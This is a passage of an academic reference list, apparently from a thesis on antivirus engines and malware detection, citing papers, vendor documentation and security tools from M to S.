Maisuradze, G., Backes, M., and Rossow, C. (2016). What cannot be read, cannot be leveraged? revisiting assumptions of jit-rop defenses. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 139–156, Austin, TX. USENIX Association.

malshare (2018). malware database. http://malshare.com/.

MalwareBytes (2017). Explained yara rules. https://blog.malwarebytes.com/security-world/technology/2017/09/explained-yara-rules/.

MalwareBytes (2019). Report false positive found with malwarebytes endpoint security. https://support.malwarebytes.com/hc/en-us/articles/360038523234-Report-false-positive-found-with-Malwarebytes-Endpoint-Security.

Manadhata, P. K., Yadav, S., Rao, P., and Horne, W. (2014). Detecting malicious domains via graph inference. In *European Symposium on Research in Computer Security*, pages 1–18. Springer.

Mariah (2015). Getting acquainted with lnk file structure. https://www.acquireforensics.com/blog/lnk-file-format.html.

MarketsAndMarkets (2019). https://www.marketsandmarkets.com/pressreleases/cyber-security.asp. https://www.marketsandmarkets.com/PressReleases/cyber-security.asp.

Martignoni, L., Fattori, A., Paleari, R., and Cavallaro, L. (2010). Live and trustworthy forensic analysis of commodity production syst. In *Proc. 13th Intl. Conf. on Recent Advances in Intrusion Detection*, RAID'10. Springer-Verlag.

Martín, I., Hernández, J. A., de los Santos, S., and Guzmán, A. (2016). Poster: Insights of antivirus relationships when detecting android malware: A data analytics approach. In *Proc. ACM Conf. on Comp. and Communications Security*.

Mateaki, G. (2017). Pci requirement 5: Protecting your system with anti-virus. https://www.securitymetrics.com/blog/pci-requirement-5-protecting-your-system-anti-virus.

Matterpreter (2019). Defendercheck. https://github.com/matterpreter/DefenderCheck.

Mattiwatti (2016). Pplkiler. https://github.com/Mattiwatti/PPLKiller.

McAfee (2015). https://securingtomorrow.mcafee.com/mcafee-labs/brazilian-banking-malware-hides-in-sql-database/. https://securingtomorrow.mcafee.com/mcafee-labs/brazilian-banking-malware-hides-in-sql-database/.

McAffee (2018). How to collect event trace logs, error tracing logs, and boot log tracing logs for host intrusion prevention 8.0 for windows. https://kc.mcafee.com/corporate/index?page=content&id=KB72868.

Mello, J. (2016). E-governance in brazil. http://thebrazilbusiness.com/article/e-governance-in-brazil. Access Date: September/2016.

Mercês, F. (2014). Cpl malware - malicious control panel items. http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-cpl-malware.pdf.

Mertens, X. (2018). Malware delivered via windows installer files. https://isc.sans.edu/diary/Malware+Delivered+via+Windows+Installer+Files/23349.

Micron (2018). Hybrid memory cube – hmc gen2. https://www.micron.com/~/media/documents/products/data-sheet/hmc/gen2/hmc_gen2.pdf.

Microsoft (2013a). Encode and decode a vb script. https://gallery.technet.microsoft.com/Encode-and-Decode-a-VB-a480d74c.

Microsoft (2013b). Latest security intelligence report shows 24 percent of pcs are unprotected. https://blogs.microsoft.com/blog/2013/04/17/latest-security-intelligence-report-shows-24-percent-of-pcs-are-unprotected/.

Microsoft (2017a). Detecting reflective dll loading with windows defender atp. https://www.microsoft.com/security/blog/2017/11/13/detecting-reflective-dll-loading-with-windows-defender-atp/.

Microsoft (2017b). How to create a boot-time global logger session. https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/how-to-create-a-boot-time-global-logger-session.

Microsoft (2017c). Tracing during boot. https://docs.microsoft.com/en-us/windows-hardware/drivers/devtest/tracing-during-boot.

Microsoft (2018a). Cmregistercallbackex function. https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/wdm/nf-wdm-cmregistercallbackex.

Microsoft (2018b). Enumerating all processes. https://msdn.microsoft.com/pt-br/library/windows/desktop/ms682623(v=vs.85).aspx.

Microsoft (2018c). Event_trace_properties structure. https://docs.microsoft.com/en-us/windows/win32/api/evntrace/ns-evntrace-event_trace_properties.

Microsoft (2018d). Fsrtlregisterfilesystemfiltercallbacks function. https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntifs/nf-ntifs-fsrtlregisterfilesystemfiltercallbacks.

Microsoft (2018e). Getcurrentprocessid function. https://msdn.microsoft.com/pt-br/library/windows/desktop/ms683180(v=vs.85).aspx.

Microsoft (2018f). Getting started with windows drivers. https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/.

Microsoft (2018g). Isdebuggerpresent function. https://msdn.microsoft.com/en-us/library/windows/desktop/ms680345(v=vs.85).aspx.

Microsoft (2018h). Openprocess function. https://msdn.microsoft.com/en-us/library/windows/desktop/ms684320(v=vs.85).aspx.

Microsoft (2018i). Overview of memory dump file options for windows. https://support.microsoft.com/en-us/help/254649/overview-of-memory-dump-file-options-for-windows.

Microsoft (2018j). Peb structure. https://msdn.microsoft.com/pt-br/library/windows/desktop/aa813706(v=vs.85).aspx.

Microsoft (2018k). Protecting anti-malware services. https://docs.microsoft.com/en-us/windows/win32/services/protecting-anti-malware-services-.

Microsoft (2018l). Pssetcreateprocessnotifyroutine function. https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/ntddk/nf-ntddk-pssetcreateprocessnotifyroutine.

Microsoft (2018m). Readprocessmemory function. https://msdn.microsoft.com/pt-br/library/windows/desktop/ms680553(v=vs.85).aspx.

Microsoft (2018n). Review event logs and error codes to troubleshoot issues with microsoft defender antivirus. https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-antivirus/troubleshoot-microsoft-defender-antivirus.

Microsoft (2018o). Review event logs and error codes to troubleshoot issues with microsoft defender antivirus. https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-antivirus/troubleshoot-microsoft-defender-antivirus.

Microsoft (2018p). When to use transactional ntfs. https://docs.microsoft.com/en-us/windows/win32/fileio/when-to-use-transactional-ntfs.

Microsoft (2019a). Avscan file system minifilter driver. https://docs.microsoft.com/en-us/samples/microsoft/windows-driver-samples/avscan-file-system-minifilter-driver/.

Microsoft (2019b). Md5 class. https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.md5?view=netframework-4.8.

Microsoft (2019c). Sysinternals. https://docs.microsoft.com/en-us/sysinternals/.

Microsoft (2020a). Freelibrary. https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-freelibrary.

Microsoft (2020b). Introducing kernel data protection, a new platform security technology for preventing data corruption. https://www.microsoft.com/security/blog/2020/07/08/introducing-kernel-data-protection-a-new-platform-security-technology-for-preventing-data-corruption/.

Min, B. and Varadharajan, V. (2016). A novel malware for subversion of self-protection in anti-virus. *Software: Practice and Experience*, 46(3):361–379.

Min, B., Varadharajan, V., Tupakula, U., and Hitchens, M. (2014). Antivirus security: naked during updates. *Software: Practice and Experience*, 44(10):1201–1222.

Mira, F. and Huang, W. (2018). Performance evaluation of string based malware detection methods. In *2018 24th International Conference on Automation and Computing (ICAC)*, pages 1–6.

Miramirkhani, N., Appini, M. P., Nikiforakis, N., and Polychronakis, M. (2017). Spotless sandboxes: Evading malware analysis systems using wear-and-tear artifacts. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 1009–1024. IEEE.

mitmproxy (2017). mitmproxy is a free and open source interactive https proxy. https://mitmproxy.org/.

MITRE (2019). Affordability, efficiency, and effectiveness (aee). https://www.mitre.org/publications/systems-engineering-guide/se-lifecycle-building-blocks/other-se-lifecycle-building-blocks-articles/affordability-efficiency-and-effectiveness.

MITRE (2020). Cve. https://cve.mitre.org/.

Miwa, S., Miyachi, T., Eto, M., Yoshizumi, M., and Shinoda, Y. (2007). Design and implementation of an isolated sandbox with mimetic internet used to analyze malwares. In *Proceedings of the DETER Community Workshop on Cyber Security Experimentation and Test on DETER Community Workshop on Cyber Security Experimentation and Test 2007*, DETER, pages 6–6, Berkeley, CA, USA. USENIX Association.

Mohaisen, A. and Alrawi, O. (2014). Av-meter: An evaluation of antivirus scans and labels. In Dietrich, S., editor, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 112–131, Cham. Springer International Publishing.

Mohammadbagher, D. (2020). Detecting thread injection by etw & one simple technique. https://www.peerlyst.com/posts/detecting-thread-injection-by-etw-and-one-simple-technique-damon-mohammadbagher.

Mohanta, A. and Saldanha, A. (2020). *Antivirus Engines*, pages 785–817. Apress, Berkeley, CA.

Montanari, M. and Campbell, R. H. (2009). Multi-aspect security configuration assessment. In *Proceedings of the 2nd ACM Workshop on Assurable and Usable Security Configuration*, SafeConfig '09, page 1–6, New York, NY, USA. Association for Computing Machinery.

Moon, H., Lee, H., Lee, J., Kim, K., Paek, Y., and Kang, B. B. (2012). Vigilare: Toward snoop-based kernel integrity monitor. In *Proc. 2012 ACM Conf. on Comp. and Comm. Sec.*, CCS '12. ACM.

Moore, T., Leontiadis, N., and Christin, N. (2011). Fashion crimes: Trending-term exploitation on the web. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, CCS '11, pages 455–466. ACM.

Moser, A., Kruegel, C., and Kirda, E. (2007). Limits of static analysis for malware detection. In *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*, pages 421–430, US. ACM.

Moshchuk, A., Bragin, T., Gribble, S. D., and Levy, H. M. (2006). A crawler-based study of spyware in the web. In *NDSS*, volume 1, page 2.

Mr-Un1k0d3r (2021). Edrs. `https://github.com/Mr-Un1k0d3r/EDRs`.

Muggah, R. and Centre, N. B. T. J. M. . S. A. I. (2017). Brazil struggles with effective cyber-crime response. `https://www.janes.com/images/assets/518/73518/Brazil_struggles_with_effective_cyber-crime_response.pdf`.

Murad, K., Shirazi, S. N.-u.-H., Zikria, Y. B., and Ikram, N. (2010). Evading virus detection using code obfuscation. In Kim, T.-h., Lee, Y.-h., Kang, B.-H., and Ślęzak, D., editors, *Future Generation Information Technology*, pages 394–401, Berlin, Heidelberg. Springer Berlin Heidelberg.

Mustaca, S. (2019). Challenges for young anti-malware products today. `https://www.virusbulletin.com/uploads/pdf/conference_slides/2019/VB2019-Mustaca.pdf`.

Nachenberg, C. (1997). Computer virus-antivirus coevolution. *Commun. ACM*.

Nadji, Y., Antonakakis, M., Perdisci, R., and Lee, W. (2011). Understanding the prevalence and use of alternative plans in malware with network games. In *Proceedings of the 27th Annual Computer Security Applications Conference*, ACSAC '11, pages 1–10, New York, NY, USA. ACM.

Nappa, A., Rafique, M. Z., and Caballero, J. (2013). Driving in the cloud: An analysis of drive-by download operations and abuse reporting. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 1–20. Springer.

NASA (2019a). Mission, goals, objectives. `https://www.nasa.gov/offices/emd/home/mgo.html`.

NASA (2019b). Nasa cost estimating handbook (ceh). `https://www.nasa.gov/offices/ocfo/nasa-cost-estimating-handbook-ceh`.

NDSS (2021). Laser workshop. `https://www.ndss-symposium.org/ndss2021/laser-workshop-2021`.

NetMarketShare (2018). Browser market share. `https://netmarketshare.com/browser-market-share.aspx`.

Netmarketshare (2018). Operating system market share. https://www.netmarketshare.com/operating-system-market-share.aspx.

Neugschwandtner, M., Comparetti, P. M., Jacob, G., and Kruegel, C. (2011). Forecast: skimming off the malware cream. In *Proceedings of the 27th Annual Computer Security Applications Conference*, pages 11–20. ACM.

Nguyen, M. H., Nguyen, D. L., Nguyen, X. M., and Quan, T. T. (2018). Auto-detection of sophisticated malware using lazy-binding control flow graph and deep learning. *Computers & Security*, 76:128 – 155.

Nirsoft (2016a). Dll export viewer. https://www.nirsoft.net/utils/dll_export_viewer.html.

Nirsoft (2016b). Driverview. https://www.nirsoft.net/utils/driverview.html.

Novabench (2018). Free benchmark. https://novabench.com/.

NoVirusThanks (2016). Dll uninjector. https://www.novirusthanks.org/products/dll-uninjector/.

Nvidia (2010). Chapter 35. fast virus signature matching on the gpu. https://developer.nvidia.com/gpugems/gpugems3/part-v-physics-simulation/chapter-35-fast-virus-signature-matching-gpu.

Oberheide, J., Cooke, E., and Jahanian, F. (2008). Cloudav: N-version antivirus in the network cloud. In *Proceedings of the 17th Conference on Security Symposium*, SS'08, pages 91–106, Berkeley, CA, USA. USENIX Association.

Obialero, R. (2006). Forensic analysis of a compromised intranet server. https://www.sans.org/reading-room/whitepapers/forensics/paper/1652.

O'Connell, R. W. (2017). Bad philosophy. https://faculty.virginia.edu/rwoclass/astr1210/comte.html.

OKane, P., Sezer, S., and McLaughlin, K. (2011). Obfuscation: The hidden malware. *IEEE Security Privacy*, 9(5):41–47.

Oliveira, D., Rocha, H., Yang, H., Ellis, D., Dommaraju, S., Muradoglu, M., Weir, D., Soliman, A., Lin, T., and Ebner, N. (2017a). Dissecting spear phishing emails for older vs young adults: On the interplay of weapons of influence and life domains in predicting susceptibility to phishing. In *Proceedings of the 2017 CHI Conference on Human Factors in Computing Systems*, CHI '17, pages 6412–6424, New York, NY, USA. ACM.

Oliveira, G. F., Santos, P. C., Alves, M. A. Z., and Carro, L. (2017b). Nim: An hmc-based machine for neuron computation. In Wong, S., Beck, A. C., Bertels, K., and Carro, L., editors, *Applied Reconfigurable Computing*, pages 28–35, Cham. Springer International Publishing.

Olmen, J. V., Mercha, A., Katti, G., Huyghebaert, C., Aelst, J. V., Seppala, E., Chao, Z., Armini, S., Vaes, J., Teixeira, R. C., Cauwenberghe, M. V., Verdonck, P., Verhemeldonck, K., Jourdain, A., Ruythooren, W., de Potter de ten Broeck, M., Opdebeeck, A., Chiarella, T., Parvais, B., Debusschere, I., Hoffmann, T. Y., Wachter, B. D., Dehaene, W., Stucchi, M., Rakowski, M.,

Soussan, P., Cartuyvels, R., Beyne, E., Biesemans, S., and Swinnen, B. (2008). 3d stacked ic demonstration using a through silicon via first approach. In *2008 IEEE International Electron Devices Meeting*, pages 1–4, US. IEEE.

Oprea, A., Li, Z., Norris, R., and Bowers, K. (2018). Made: Security analytics for enterprise threat detection. In *Proceedings of the 34th Annual Computer Security Applications Conference*, ACSAC '18, pages 124–136, New York, NY, USA. ACM.

Oprea, A., Li, Z., Yen, T.-F., Chin, S. H., and Alrwais, S. (2015). Detection of early-stage enterprise infection by mining large-scale log data. In *2015 45th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 45–56. IEEE.

Or, N. L., Wang, X., and Pao, D. (2016). Memory-based hardware architectures to detect clamav virus signatures with restricted regular expression features. *IEEE Transactions on Computers*, 65(4):1225–1238.

Ormandi, T. (2011). Sophail: A critical analysis of sophos antivirus. `https://lock.cmpxchg8b.com/sophail.pdf`.

Ormandy, T. (2017). Loadlibrary. `https://github.com/taviso/loadlibrary`.

OSForensics (2018). Osforensics. `https://www.osforensics.com/`.

Oyelere, S. and Oyelere, L. (2015). Users' perception of the effects of viruses on computer systems – an empirical research.

Ozsoy, M., Donovick, C., Gorelik, I., Abu-Ghazaleh, N., and Ponomarev, D. (2015). Malware-aware processors: A framework for efficient online malware detection. In *HPCA*.

Pahl, G. and Beitz, W. (2013). *Engineering design: a systematic approach*. Springer Science & Business Media.

Pang, E. (2002). *The International Political Economy of Transformation in Argentina, Brazil and Chile Since 1960*. palgrave macmillan.

Pappas, V., Polychronakis, M., and Keromytis, A. D. (2013). Transparent ROP exploit mitigation using indirect branch tracing. In *Presented as part of the 22nd USENIX Security Symposium (USENIX Security 13)*, pages 447–462, Washington, D.C. USENIX.

Pascanu, R., Stokes, J. W., Sanossian, H., Marinescu, M., and Thomas, A. (2015). Malware classification with recurrent networks. In *2015 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP)*, pages 1916–1920. IEEE.

Patel, N., Sasan, A., and Homayoun, H. (2017). Analyzing hardware based malware detectors. In *Proceedings of the 54th Annual Design Automation Conference 2017*, DAC '17, New York, NY, USA. Association for Computing Machinery.

Patil, H., Cohn, R., Charney, M., Kapoor, R., Sun, A., and Karunanidhi, A. (2004). Pinpointing representative portions of large intel ® itanium ® programs with dynamic instrumentation. In *37th International Symposium on Microarchitecture (MICRO-37'04)*, pages 81–92, US. ACM/IEEE.

PCMagazine (2017). Google adds eset malware detection to chrome. `https://www.pcmag.com/news/356830/google-adds-eset-malware-detection-to-chrome`.

Pearce, P., Dave, V., Grier, C., Levchenko, K., Guha, S., McCoy, D., Paxson, V., Savage, S., and Voelker, G. M. (2014). Characterizing large-scale click fraud in zeroaccess. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security*, CCS '14, pages 141–152, New York, NY, USA. ACM.

peframe (2014). peframe. https://github.com/guelfoweb/peframe.

Pendlebury, F., Pierazzi, F., Jordaney, R., Kinder, J., and Cavallaro, L. (2018). Enabling fair ml evaluations for security. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18, pages 2264–2266, New York, NY, USA. ACM.

Peng, F., Deng, Z., Zhang, X., Xu, D., Lin, Z., and Su, Z. (2014). X-force: Force-executing binary programs for security applications. In *23rd USENIX Security Symposium (USENIX Security 14)*, pages 829–844, San Diego, CA. USENIX Association.

Perdisci, R., Lanzi, A., and Lee, W. (2008). Mcboost: Boosting scalability in malware collection and analysis using statistical classification of executables. In *2008 Annual Computer Security Applications Conference (ACSAC)*, pages 301–310. IEEE.

Perdisci, R., Lee, W., and Feamster, N. (2010). Behavioral clustering of http-based malware and signature generation using malicious network traces. In *NSDI*, volume 10, page 14.

Phoronix (2018). Linux networking improvements to mitigate retpoline overhead ready for 4.21 kernel. https://www.phoronix.com/scan.php?page=news_item&px=Linux-4.21-Net-Ret-Overhead-Red.

Pietrek, M. (1994). Peering inside the pe: A tour of the win32 portable executable file format. https://msdn.microsoft.com/en-us/library/ms809762.aspx.

Polakis, I., Diamantaris, M., Petsas, T., Maggi, F., and Ioannidis, S. (2015). Powerslave: Analyzing the energy consumption of mobile antivirus software. In Almgren, M., Gulisano, V., and Maggi, F., editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 165–184, Cham. Springer International Publishing.

Popper, K. (1959). *The logic of scientific discovery*. Routledge. Republished: 2005.

Portnoff, R. S., Lee, L. N., Egelman, S., Mishra, P., Leung, D., and Wagner, D. (2015). Somebody's watching me?: Assessing the effectiveness of webcam indicator lights. In *Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems*, pages 1649–1658. ACM.

Prisma (2019). Transparent reporting of systematic reviews and meta-analyses. http://www.prisma-statement.org/.

ProcessHacker (2016). Processhacker. https://github.com/processhacker/processhacker.

Project, M. (2018). Mono project. http://www.mono-project.com/.

ProjectZero, G. (2016). How to compromise the enterprise endpoint. https://googleprojectzero.blogspot.com/2016/06/how-to-compromise-enterprise-endpoint.html.

Provos, N., McNamee, D., Mavrommatis, P., Wang, K., and Modadugu, N. (2007). The ghost in the browser analysis of web-based malware. In *Proc. of the First Conf. on First Work. on Hot Topics in Understanding Botnets*, HotBots'07. USENIX Association.

Pyew (2009). Pyew. `https://github.com/joxeankoret/pyew`.

Qian, Z., Mao, Z. M., and Xie, Y. (2012). Collaborative tcp sequence number inference attack: how to crack sequence number under a second. In *Proceedings of the 2012 ACM conference on Computer and communications security*, pages 593–604. ACM.

Qualcomm (2015). Snapdragon smart protect detects more mobile malware. `https://www.qualcomm.com/news/onq/2015/08/31/snapdragon-820-countdown-snapdragon-smart-protect-detects-more-mobile-malware`.

Quarkslab (2021). Guided tour inside windefender's network inspection driver. `https://blog.quarkslab.com/guided-tour-inside-windefenders-network-inspection-driver.html`.

Quarta, D., Salvioni, F., Continella, A., and Zanero, S. (2018). Extended abstract: Toward systematically exploring antivirus engines. In Giuffrida, C., Bardin, S., and Blanc, G., editors, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 393–403, Cham. Springer International Publishing.

Rafique, M. Z. and Caballero, J. (2013). Firma: Malware clustering and network signature generation with mixed network behaviors. In *Proceedings of the 16th International Symposium on Research in Attacks, Intrusions, and Defenses - Volume 8145*, RAID 2013, pages 144–163, New York, NY, USA. Springer-Verlag New York, Inc.

Raghunarayan, R. (2019). Antivirus is dead: How ai and machine learning will drive cybersecurity. `https://techbeacon.com/security/antivirus-dead-how-ai-machine-learning-will-drive-cybersecurity`.

Rahmatian, M., Kooti, H., Harris, I. G., and Bozorgzadeh, E. (2012). Hardware-assisted detection of malicious software in embedded systems. *IEEE Embedded Systems Letters*.

Ramzan, Z. (2010). *Phishing Attacks and Countermeasures*. Springer, Berlim.

Rauen, S. M. (2020). Madcodehook description. `http://www.madshi.net/madCodeHookDescription.htm`.

Razak, M. F. A., Anuar, N. B., Salleh, R., and Firdaus, A. (2016). The rise of "malware": Bibliometric analysis of malware study. *Journal of Network and Computer Applications*, 75:58 – 76.

RegShot (2018). Regshot. `https://sourceforge.net/projects/regshot/`.

ReversingLabs (2020). Reversinglabs yara rules. `https://github.com/reversinglabs/reversinglabs-yara-rules`.

Riedel, E., Faloutsos, C., Gibson, G. A., and Nagle, D. (2001). Active disks for large-scale data processing. *Computer*, 34(6):68–74.

Rosenberger, R. and Greenberg, R. (1990). Computer virus myths. *SIGSAC Rev.*, 7(4):21–24.

Rosling, H., Rönnlund, A. R., and Rosling, O. (2018). *Factfulness: Ten Reasons We're Wrong About the World–and Why Things Are Better Than You Think* . Flatiron Books, US.

Rossow, C., Dietrich, C., and Bos, H. (2013). Large-scale analysis of malware downloaders. In *Proceedings of the 9th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA'12, pages 42–61, Berlin, Heidelberg. Springer-Verlag.

Rossow, C., Dietrich, C. J., Grier, C., Kreibich, C., Paxson, V., Pohlmann, N., Bos, H., and v. Steen, M. (2012). Prudent practices for designing malware experiments: Status quo and outlook. In *2012 IEEE Symposium on Security and Privacy*, pages 65–79.

Roundy, K. A. and Miller, B. P. (2013). Binary-code obfuscations in prevalent packer tools. *ACM Comput. Surv.*, 46(1).

Rweyemamu, W., Lauinger, T., Wilson, C., Robertson, W., and Kirda, E. (2019). Clustering and the weekend effect: Recommendations for the use of top domain lists in security research. In Choffnes, D. and Barcellos, M., editors, *Passive and Active Measurement*, pages 161–177, Cham. Springer International Publishing.

Sacher, D. (2020). Fingerpointing false positives: How to better integrate continuous improvement into security monitoring. *Digital Threats: Research and Practice*, 1(1).

SafetyDefectives (2018). Will antivirus slow down your computer in 2019? `https://www.safetydetectives.com/blog/will-antivirus-slow-down-your-computer/`.

Salem, A. (2018). Stimulation and detection of android repackaged malware with active learning. `https://arxiv.org/pdf/1808.01186.pdf`.

Salunkhe, S. Y. and Pattewar, T. M. (2015). Static code analysis and detection of multiple malicious java applets using svm. In *2015 International Conference on Green Computing and Internet of Things (ICGCIoT)*, pages 1538–1542, US. ACM.

Sandbox, C. (2018). Cuckoo sandbox: Automated malware analysis. `https://cuckoosandbox.org/`.

Sanok, Jr, D. J. (2005). An analysis of how antivirus methodologies are utilized in protecting computers from malicious code. In *Proc. Annual Conf. on Inf. Sec. Curriculum Development*.

Santos, P. C., Oliveira, G. F., Tomé, D. G., Alves, M. A. Z., Almeida, E. C., and Carro, L. (2017). Operand size reconfiguration for big data processing in memory. In *Design, Automation Test in Europe Conference Exhibition (DATE), 2017*, pages 710–715.

Sathyanarayan, V. S., Kohli, P., and Bruhadeshwar, B. (2008). *Signature Generation and Detection of Malware Families*, pages 336–349. Springer Berlin Heidelberg, Berlin, Heidelberg.

Schiavoni, S., Maggi, F., Cavallaro, L., and Zanero, S. (2014). Phoenix: Dga-based botnet tracking and intelligence. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 192–211. Springer.

Scott, J. (2017). Signature based malware detection is dead. https://pdfs.semanticscholar.org/646c/8b08dd5c3c70785550eab01e766798be80b5.pdf.

Sebastián, M., Rivera, R., Kotzias, P., and Caballero, J. (2016). Avclass: A tool for massive malware labeling. In Monrose, F., Dacier, M., Blanc, G., and Garcia-Alfaro, J., editors, *RAID*.

SecureList (2015). The rise of .net and powershell malware. https://securelist.com/the-rise-of-net-and-powershell-malware/72417/.

Security, C. (2018). Top 10 malware january 2018. https://www.cisecurity.org/blog/top-10-malware-january-2018/.

Security, C. (2019). Top 10 malware january 2019. https://www.cisecurity.org/blog/top-10-malware-january-2019/.

Security, O. (2017). Using meterpreter commands. https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/.

SecurityIntelligence (2018). Ransomware was the most prevalent form of malware in 2017. https://securityintelligence.com/news/ransomware-was-the-most-prevalent-form-of-malware-in-2017/.

SecurityWeek (2017). Chinese cyberspies deliver new malware via cpl files. https://www.securityweek.com/chinese-cyberspies-deliver-new-malware-cpl-files.

Seg.BB (2019). Questions about the security module. https://seg.bb.com.br/duvidas.html?question=15#en.

SegurançaLegal (2019). Resumo de notícias 210. https://www.segurancalegal.com/2019/08/episodio-210-resumo-de-noticias/.

Serrapilheira (2019). Pesquisadores selecionados. https://serrapilheira.org/chamada-publica-no1/pesquisadores/.

Seshadri, A., Luk, M., Qu, N., and Perrig, A. (2007). Secvisor: A tiny hypervisor to provide lifetime kernel code integrity for commodity oses. In *Proceedings of Twenty-first ACM SIGOPS Symposium on Operating Systems Principles*, SOSP '07, pages 335–350, New York, NY, USA. ACM.

Sethumadhavan, S., Desikan, R., Burger, D., Moore, C. R., and Keckler, S. W. (2003). Scalable hardware memory disambiguation for high ilp processors. In *Proceedings. 36th Annual IEEE/ACM International Symposium on Microarchitecture, 2003. MICRO-36.*, pages 399–410.

Shabtai, A., Menahem, E., and Elovici, Y. (2011). F-sign: Automatic, function-based signature generation for malware. *IEEE Transactions on Systems, Man, and Cybernetics, Part C (Applications and Reviews)*, 41(4):494–508.

Shafiq, M. Z., Khayam, S. A., and Farooq, M. (2008). Embedded malware detection using markov n-grams. In Zamboni, D., editor, *Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 88–107, Berlin, Heidelberg. Springer Berlin Heidelberg.

Sharif, M., Urakawa, J., Christin, N., Kubota, A., and Yamada, A. (2018). Predicting impending exposure to malicious content from user behavior. In *ACM CCS*.

Shostack, A. and Stewart, A. (2008). *The New School of Information Security*. Addison-Wesley Professional, first edition.

Sikorski, M. and Honig, A. (2012). *Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software*. No Starch Press, USA, 1st edition.

sindoni (2014). Kaspersky hooking engine analysis. `https://quequero.org/2014/10/kaspersky-hooking-engine-analysis/`.

Singh, J. J., Samuel, H., and Zavarsky, P. (2018). Impact of paranoia levels on the effectiveness of the modsecurity web application firewall. In *2018 1st International Conference on Data Intelligence and Security (ICDIS)*, pages 141–144.

Singh, S. and Awasthi, M. (2019). Memory centric characterization and analysis of spec cpu2017 suite. `https://www.cs.utah.edu/~manua/pubs/icpe19a.pdf`.

Skoudis, E. and Zeltser, L. (2003). *Malware: Fighting Malicious Code*. Prentice Hall PTR, Upper Saddle River, NJ, USA.

Slaughter, A., Yampolskiy, M., Matthews, M., King, W. E., Guss, G., and Elovici, Y. (2017). How to ensure bad quality in metal additive manufacturing: In-situ infrared thermography from the security perspective. In *Proceedings of the 12th International Conference on Availability, Reliability and Security*, page 78. ACM.

Smith, M. R., Johnson, N. T., Ingram, J. B., Carbajal, A. J., Haus, B. I., Domschot, E., Ramyaa, R., Lamb, C. C., Verzi, S. J., and Kegelmeyer, W. P. (2020). Mind the gap: On bridging the semantic gap between machine learning and malware analysis. In *Proceedings of the 13th ACM Workshop on Artificial Intelligence and Security*, AISec'20, page 49–60, New York, NY, USA. Association for Computing Machinery.

Sochor, T. and Zuzcak, M. (2014). Study of internet threats and attack methods using honeypots and honeynets. In *International Conference on Computer Networks*, pages 118–127. Springer.

Softonic (2018). Softonic: App news and reviews, best software downloads and discovery. `softonic.com`.

Sommer, R. and Paxson, V. (2010). Outside the closed world: On using machine learning for network intrusion detection. In *2010 IEEE Symposium on Security and Privacy*, pages 305–316.

Song, N. Y., Son, Y., Han, H., and Yeom, H. Y. (2016). Efficient memory-mapped i/o on fast storage device. *ACM Trans. Storage*, 12(4):19:1–19:27.

Soni, P., Firake, S., and Meshram, B. B. (2011). A phishing analysis of web based systems. In *Proceedings of the 2011 International Conference on Communication, Computing & Security*, ICCCS '11, pages 527–530, New York, NY, USA. ACM.

Sophos (2016a). Default anti-virus scanning options for sophos central. `https://community.sophos.com/kb/en-us/119637`.

Sophos (2016b). Sophos antivirus sdk. https://www.sophos.com/en-us/medialibrary/pdfs/factsheets/oem-solutions/sophos-antivirus-sdk-dsna.pdf.

S&P, I. (2019). Ieee security & privacy. https://www.ieee-security.org/TC/SP2020/cfpapers.html.

SPEC (2006). Cpu 2006. https://www.spec.org/cpu2006/. This suite has been retired during the paper development process.

ssdeep (2002). ssdeep project. http://ssdeep.sourceforge.net/.

Stancill, B., Snow, K. Z., Otterness, N., Monrose, F., Davi, L., and Sadeghi, A.-R. (2013). Check my profile: Leveraging static analysis for fast and accurate detection of rop gadgets. In *International Workshop on Recent Advances in Intrusion Detection*, pages 62–81. Springer.

Statista (2017). Leading countries based on number of facebook users as of july 2018 (in millions). https://www.statista.com/statistics/268136/top-15-countries-based-on-number-of-facebook-users/.

stephenfewer (2010). Reflectivedllinjection. https://github.com/stephenfewer/ReflectiveDLLInjection.

Stevens, M., Sotirov, A., Appelbaum, J., Lenstra, A., Molnar, D., Osvik, D. A., and de Weger, B. (2009). Short chosen-prefix collisions for md5 and the creation of a rogue ca certificate. In Halevi, S., editor, *Advances in Cryptology - CRYPTO 2009*, pages 55–69, Berlin, Heidelberg. Springer Berlin Heidelberg.

Stokes, J., , , Faulhaber, J., Marinescu, M., Thomas, A., and Gheorghescu, M. (2012a). Scalable telemetry classification for automated malware detection. In *Proceedings of European Symposium on Research in Computer Security (ESORICS2012)*. Springer.

Stokes, J. W., Platt, J. C., Wang, H. J., Faulhaber, J., Keller, J., Marinescu, M., Thomas, A., and Gheorghescu, M. (2012b). Scalable telemetry classification for automated malware detection. In Foresti, S., Yung, M., and Martinelli, F., editors, *Computer Security – ESORICS 2012*, pages 788–805, Berlin, Heidelberg. Springer Berlin Heidelberg.

